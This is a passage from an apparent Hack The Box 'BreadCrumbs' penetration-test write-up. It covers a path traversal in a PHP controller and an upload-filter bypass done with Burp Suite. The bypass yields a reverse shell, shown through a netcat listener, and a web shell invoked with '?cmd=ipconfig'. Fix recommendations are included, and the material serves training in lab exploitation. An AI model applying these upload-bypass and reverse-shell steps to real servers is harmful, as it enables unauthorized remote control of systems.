
**Vulnerability Explanation:** Vulnerabilities related to path traversal were discovered, enabling attackers to read sensitive files and execute arbitrary code on the BreadCrumbs server, potentially leading to a complete compromise of the system.

**Vulnerability Fix:** Implement proper input sanitization and validation to prevent path traversal attacks. Use secure file access mechanisms and enforce strict file permissions to restrict unauthorized access to sensitive files.


**Severity:** Critical

#### Steps to reproduce the attack:

Directory listing is a **low** severity vulnerability. But that helps us to better understand how web application mechanisms work.



The path traversal vulnerability was found on the `/includes/bookController.php` request. We identified the `book` parameter is vulnerable to path traversal. We requested the host file.



#### 4.1.4 File Upload validation bypass leads to RCE

**Vulnerability Explanation:** Remote Code Execution is a Critical Vulnerability. If an attacker successfully exploits it, they can gain control of the system.

**Vulnerability Fix:** We recommend implementing strict validation checks on file uploads and restricting the execution of uploaded files.

**Severity:** Critical

#### Steps to reproduce the attack:

After gaining administrative access to the Web Application. We discovered that users were restricted to upload only .zip files. We intercepted and changed .zip file format to php file format using Burpsuite. After that, we successfully uploaded our PHP file, resulting in the execution of a Reverse shell and web shell.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' tab is active, displaying the raw data of an intercepted HTTP request. The request is a POST to /portal/includes/fileController.php with a multipart/form-data body. The response is a 200 OK status with a 'Success. Have a great weekend!' message. The 'Inspector' tab is also visible on the right side of the interface.

```
(sura@ sura) - [~/Documents/htb/windows/breadcrumbs]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.82] from (UNKNOWN) [10.10.10.228] 62298
SOCKET: Shell has connected! PID: 10036
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads>dir
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A

Directory of C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads

01/27/2024  11:09 AM    <DIR>          .
01/27/2024  11:09 AM    <DIR>          ..
01/27/2024  10:59 AM             364 reverse.php
01/27/2024  11:06 AM             794 reverse.ps1
01/27/2024  11:09 AM          9,475 reverse1.php
               3 File(s)      10,633 bytes
               2 Dir(s)      6,509,404,160 bytes free

C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads>cd ../
C:\Users\www-data\Desktop\xampp\htdocs\portal>dir
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A
```

```
10.10.10.228/portal/uploads/reverse.php?cmd=ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix . : htb
    IPv6 Address. . . . . : dead:beef::243
    IPv6 Address. . . . . : dead:beef::1dee:d4f2:d345:5325
    Temporary IPv6 Address. . . . : dead:beef::c468:2208:d161:3cc9
    Link-local IPv6 Address . . . . : fe80::1dee:d4f2:d345:5325%14
    IPv4 Address. . . . . : 10.10.10.228
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::259:56ff:feb9:7268%14
    10.10.10.2
```

